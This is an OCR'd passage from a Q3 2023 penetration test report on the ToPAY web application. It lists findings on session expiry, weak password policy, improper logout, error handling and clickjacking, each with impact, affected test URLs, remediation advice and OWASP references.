
Steps to Reproduce:

Step 1 -> Login into the same account with two different browsers.


Step 2 -> Go to the browser-1 and change the password of the account.







Step 3 -> Now, navigate to the browser-2 and refresh the page.



Notice, that the account session does not expire and the user is still logged-in.

Security Impact:	User will not be able to recover the compromised once it has been compromised.
Affected Areas:	http://test.topay.live/Merchant/MerchantDashboard http://test.topay.live/Admin/AdminDashBoard
Recommendations:	It is recommended to expire all the active sessions once the password of the same is changed from anywhere.
References:	http://projects.webappsec.org/w/page/13246944/Insufficient%20Session%20Expiration
Acceptable Remediation Evidence	Retest/Review by the tester.


ToPAY Web Application - Q3 2023 - 006	Weak Password Policy	Medium

Finding Description:

The weak password policy-based vulnerabilities arise when an application allows users to set weak passwords.

While analyzing the application, following are the issues discovered

- Application Allowing to set Weak password (Not Checking for the password complexity).
- Application Allowing to set Old Password as New Password.



Security Impact:

Weak password policies increase the risk of having weak password use by users, which allows attackers to easily steal user password using generic attack techniques (e.g. brute force attacks, authentication challenge theft, etc.) This can lead to an authentication system failure and compromise system security.

A weak password policy exposes a system to numerous vulnerabilities, making it easier for attackers to gain unauthorized access and compromise the security of both users and the organization. Implementing a strong password policy is essential to mitigate these risks and enhance overall security.

Affected Areas:

http://test.topay.live/Merchant/ChangePassword

http://test.topay.live/Admin/ChangeAdminPassword

Recommendations:

Enforce Strong Password Complexity: Require passwords to have a combination of uppercase letters, lowercase letters, numbers, and special characters. This complexity makes passwords harder to guess or crack using brute force methods.

Set Minimum Password Length: Define a minimum password length that is long enough to provide adequate security, typically at least 8 characters or more.

Password Expiration and Regular Changes: Implement a policy that requires users to change their passwords regularly (e.g., every 90 days) to reduce the risk of long-term exposure.



Account Lockout Policy: Implement an account lockout mechanism that temporarily locks an account after a certain number of failed login attempts. This deters brute force attacks.


Prevent Common Passwords: Maintain a list of common passwords and prohibit users from using them to ensure stronger password choices.


Password History: Remember and prevent the reuse of a certain number of previous passwords to discourage password recycling.


References:



https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing_for_Weak_Password_Policy

ToPAY Web Application - Q3 2023 - 007	Improper Logout Functionality	Medium
Finding Description:	During analysis, it was observed that the web application's logout functionality is flawed and the user session does not expire properly after logout.   	

	
Security Impact:	Unauthorized Access: Attackers may be able to exploit the session persistence to gain unauthorized access to the user's account and sensitive data even after the user believes they have logged out. Account Takeover: If an attacker gains access to an active user session that should have been terminated, they could take control of the user's account and perform actions on the user's behalf without consent.
Affected Areas:	http://test.topay.live/Merchant/MerchantDashboard http://test.topay.live/Admin/AdminDashboard
Recommendations:	Immediate Session Termination: Ensure that the user's session is invalidated immediately upon logout, and all session tokens or identifiers are revoked. Implement Idle Session Timeout: Set a reasonable idle session timeout so that if a user is inactive for a certain period, the session is automatically terminated. This reduces the risk of unauthorized access if the user leaves the session unattended. Use Short-Lived Tokens: Implement short-lived session tokens or refresh tokens that automatically expire after a certain duration. This ensures that even if a token is somehow compromised, its validity is limited.
References:	https://gaya3-r.medium.com/failure-to-invalidate-session-on-logout-1063206bef03
Acceptable Remediation Evidence	Retest/Review by the tester.

ToPAY Web Application - Q3 2023 - 008	Improper Error Handling	Low
Finding Description:	During the analysis, it was observed that the application exposed errors and handled error improperly and disclosed configuration files. Please refer to the below provided evidences:  	
Security Impact:	The error messages may disclose sensitive information. This information can be used to launch further attacks. Error disclosures of applications help an attacker in getting specific information on the applications, services and technologies being used in the network. This would enable the attacker to concentrate more on the vulnerabilities of that application. Hence, the error information simplifies the task of an attacker.	
Affected Areas:	http://test.topay.live/	
Recommendations:	It is recommended that a specific policy for how to handle errors should be documented, including the types of errors to be handled and for each, what information is going to be reported to the user, and what information is going to be logged. Return a simple error message to the user and log a more detailed error message to the server. Provide the user with diagnostic information but do NOT provide developer level diagnostic/ debug information.	
References:	**Improper Error Handling – OWASP:** https://owasp.org/www-community/Improper_Error_Handling	
Acceptable Remediation Evidence	Retest/Review by the tester.	

ToPAY Web Application - Q3 2023 - 009	Clickjacking	Low
Finding Description:	During analysis, we were able to load the application in an iframe, thus making the application vulnerable to clickjacking. Please refer to below provided evidences:  	
Security Impact:	By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent the defenses against cross-site request forgery and may result in unauthorized actions.	
Affected Areas:	http://test.topay.live/Home/Login http://test.topay.live/Home/AdminLogin	
Recommendations:	There are two main ways to prevent clickjacking: 1. Sending the proper X-Frame-Options response headers that instruct the browser to not allow framing from other domains 2. Employing defensive code in the UI to ensure that the current frame is the most top-level window.	
References:	https://www.owasp.org/index.php/Clickjacking	
Acceptable Remediation Evidence	Retest/Review by the tester.	

